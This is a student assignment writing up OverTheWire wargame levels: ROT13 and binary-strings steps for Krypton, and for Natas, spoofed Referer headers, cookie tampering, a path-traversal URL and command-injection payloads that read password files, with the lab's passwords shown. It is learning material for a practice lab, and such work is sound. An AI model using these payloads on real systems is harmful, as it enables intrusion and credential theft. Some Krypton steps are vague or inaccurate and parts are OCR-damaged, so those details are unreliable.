Assignment 2

Team Members :

- Haridra Bhadauria
- Siddhesh Dalvi
- Vaishnavi Naik

Work :-

- **Haridra Bhadauria :** Kryton Wargame
- **Siddhesh Dalvi** : Natas Wargame
- **Vaishnavi Naik**: Leviathan Wargame

---

1. Krypton Wargame.

Level 0 → Level 1

Tools Used:

- cat, tr, ROT13 knowledge

Objective:
Read an encrypted message from a file and decode it using ROT13 to get the password.

Steps Followed:

1. Logged into the server using SSH.
2. Found a file named /krypton/krypton0 containing:
   YRIRY GJB CNFFJBEQ EBGGRA
3. Recognized it as ROT13 cipher and decoded using:
   cat /krypton/krypton0 | tr 'A-Z' 'N-ZA-M'
4. Output: LEVEL TWO PASSWORD ROTTEN
5. Used the password ROTTEN to log in to the next level.

Conclusion:
Introduced to ROT13 substitution cipher and basic Linux file operations.

Level 1 → Level 2

Tools Used:

- cat, tr

Objective:
Decrypt a second ROT13 message.

Steps Followed:

1. Accessed /krypton/krypton1.
2. Decoded the ROT13 string using the same tr command.
3. Extracted the password from the result.
4. Used it to log in to krypton2.

Conclusion:
Reinforced ROT13 decryption using command-line tools.

Level 2 → Level 3

Tools Used:

- cat, tr

Objective:
Another ROT13 decryption challenge.

Steps Followed:

1. Viewed file: /krypton/krypton2
2. Applied ROT13 with: cat /krypton/krypton2 | tr 'A-Z' 'N-ZA-M'
3. Retrieved password for krypton3.

Conclusion:
Practiced automation of ROT13 decoding for longer strings.

Level 3 → Level 4

Tools Used:

- cat, tr

Objective:
Continue ROT13 decoding, but recognize patterns and variations.

Steps Followed:

1. Decrypted /krypton/krypton3.
2. Used tr again to decode and extract the password.
3. Logged into the next level using it.

Conclusion:
Built consistency with substitution cipher techniques.

Level 4 → Level 5

Tools Used:

- strings, chmod, binary execution

Objective:
Analyze and execute a compiled binary to extract the password.

Steps Followed:

1. Navigated to /krypton.
2. Located binary file krypton4.
3. Used strings krypton4 to find possible hardcoded strings.
4. Executed the binary: ./krypton4
5. Supplied string seen in strings, received password.

Conclusion:
Introduced to basic binary reverse engineering and static string analysis.

Level 5 → Level 6

Tools Used:

- strings, ./binary

Objective:
Analyze another binary for hardcoded logic.

Steps Followed:

1. Located and examined krypton5.
2. Used strings to look for potential clues.
3. Ran the binary and guessed required input based on found strings.
4. Revealed the password.

Conclusion:
Developed further experience in analyzing behavior of compiled binaries.

Level 6 → Level 7

Tools Used:

- strings, bash scripting, brute force logic

Objective:
Brute-force or analyze a binary that uses obfuscation to hide a password.

Steps Followed:


1. Located the file krypton6 in /krypton.
2. Used strings to search for candidate values.
3. Wrote a brute-force loop script if necessary.
4. Upon success, retrieved the password.

Conclusion:
Introduced to brute-force logic and password validation inside obfuscated binaries.

2. Natas Wargame

Level: Natas0

- Step-by-Step:
    - Open the URL in browser.
    - Notice username and password are given on the page.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - The first level is to teach you how to use HTTP basic authentication.




You can find the password for the next level on this page.

```
<html>
 ▸<head>⋯</head>
 ▾<body>
    <h1>natas0</h1>
  ▾<div id="content"> == $0
      ::before
      " You can find the password for the next level on this page. "
      <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
      ::after
    </div>
  ▸<div id="wechallform" class="ui-draggable" style="display: block;">⋯</div>
  </body>
</html>
```

```
element.style {
}
```

Level: Natas1

- Step-by-Step:
    - Open the URL in browser.
    - Right-click → View Page Source.
    - Find password hidden in a comment.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Password hidden in HTML comments to teach checking page source.




You can find the password for the next level on this page, but rightclicking has been blocked!

```
<html>
 <head> … </head>
 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
   <h1>natas1</h1>
   <div id="content">
     ::before
     " You can find the password for the next level on this page, but
     rightclicking has been blocked! "
     <!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI --> == $0
     ::after
   </div>
   <div id="wechallform" class="ui-draggable" style="display: block;"> … </div>
 </body>
</html>
```

html body div#content <!---->

Level: Natas2

- Step-by-Step:
  - Open page and View Source.
  - Find a link to "/files/" directory.
  - Browse the directory and find the password file.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Teaches exploring hidden directories.



```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

```
<html>
 <head>
   <meta name="color-scheme" content="light dark">
 </head>
 <body>
   <pre style="word-wrap: break-word; white-space: pre-wrap;"> == $0
     "# username:password alice:BYNdCesZqW bob:jw2ueICLvT charlie:G5vCxkVV3m
     natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH eve:zo4mJWyNj2 mallory:9urtcpzBmH "
   </pre>
 </body>
</html>
```


html body pre

```
element.style {
  word-wrap: break-word;
```

Level: Natas3

- Step-by-Step:
  - View Source.

    - Find hidden directory /s3cr3t/.
    - Find password inside it.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Train users to look carefully into source code.




```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

```
<html>
··· ▾<head> == $0
    <meta name="color-scheme" content="light dark">
  </head>
  ▾<body>
    <pre style="word-wrap: break-word; white-space: pre-wrap;">
    natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ </pre>
  </body>
</html>
```

```
element.style {
}
```

Level: Natas4

- Step-by-Step:
    - After accessing page, notice it redirects if 'Referer' is not set.
    - Manually set Referer header or use URL editing.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Introduction to HTTP headers (Referer).




```
T /index.php HTTP/1.1
st: natas4.natas.labs.overthewire.org
thorization: Basic bmF0YXM0Olo5dGtSaldtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va
grade-Insecure-Requests: 1
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
HTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
ferer: http://natas5.natas.labs.overthewire.org/
cept-Encoding: gzip, deflate
cept-Language: en-US,en;q=0.9
okie: __utma=176859643.216737068.1621531139.1621531139.1621531139.1; __utmz=
6859643.1621531139.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=
ot%20provided)
nnection: close
```

```
Vary: Accept-Encoding
Content-Length: 962
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.or
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.cs
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
    </script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
    </script>
    <script src=http://natas.labs.overthewire.org/js/wechall-data.js>
    </script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js">
    </script>
    <script>
      var wechallinfo = {
        "level": "natas4", "pass": "Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ"
      };
    </script>
  </head>
  <body>
    <h1>
      natas4
    </h1>
    <div id="content">

      Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
      <br/>
      <div id="viewsource">
        <a href="index.php">Refresh page</a>
      </div>
    </div>
  </body>
</html>
```

Level: Natas5

- Step-by-Step:
  - Inspect cookies.
  - Edit cookie 'loggedin' to 1.
- Tools Used:
  - Browser (Inspect Element)
- Logic Behind the Solution:
  - Teaches tampering with cookies.



Access disallowed. You are not logged in


Name	Va...	Domain	Path	Ex...	Size	Htt...	Sec...	Sa...	Sa...
loggedin	1	natas5.natas.labs.overthewir	/	Ses...	9				

Cookie Value
1

Level: Natas6

- Step-by-Step:
  - View Source.
  - Find encoded secret (Base64).
  - Decode using base64.


- Tools Used:
    - Terminal (echo + base64) or online tools
- Logic Behind the Solution:
    - Understand basic encoding techniques.



```
ret = "FOEIUWGHFEEUHOFUOIU";
```

Level: Natas7

- Step-by-Step:
    - Modify URL parameter ?page=home.
    - Try Path Traversal with ?page=../../etc/natas_webpass/natas8.
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Introduces basic path traversal.




DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

Level: Natas8

- Step-by-Step:
    - View Source.
    - Find custom hash function.
    - Reverse the logic with simple Python script.
- Tools Used:

    - Browser, Python
- Logic Behind the Solution:
    - Shows simple reversing of obfuscation.




Access granted. The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Input secret:

Level: Natas9

- Step-by-Step:
    - Input in search box: anytext; cat /etc/natas_webpass/natas10
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Introduces command injection.




Find words containing:

Output:

```
dictionary.txt

../../../../../etc/natas_webpass:
natas0
natas1
natas10
natas11
natas12
natas13
natas14
natas15
natas16
natas17
natas18
natas19
```

Level: Natas10

- Step-by-Step:
    - Input payload: anytext | cat /etc/natas_webpass/natas11
- Tools Used:
    - Browser
- Logic Behind the Solution:
    - Demonstrates using pipe | operator to inject commands.



For security reasons, we now filter on certain characters


Find words containing: [ ] Search

Output:

```
/etc/natas_webpass/natas11:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:C
dictionary.txt:C's
dictionary.txt:Catholic
dictionary.txt:Catholicism
dictionary.txt:Catholicism's
dictionary.txt:Catholicisms
```

Level: Natas11

- Step-by-Step:
  - Decrypt cookie value.
  - Change isAdmin from false to true.
  - Re-encrypt cookie.
- Tools Used:
  - Terminal (openssl)
- Logic Behind the Solution:
  - Encryption understanding and cookie tampering.



Cookies are protected with XOR encryption

The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3
Background color: #000000 Set color

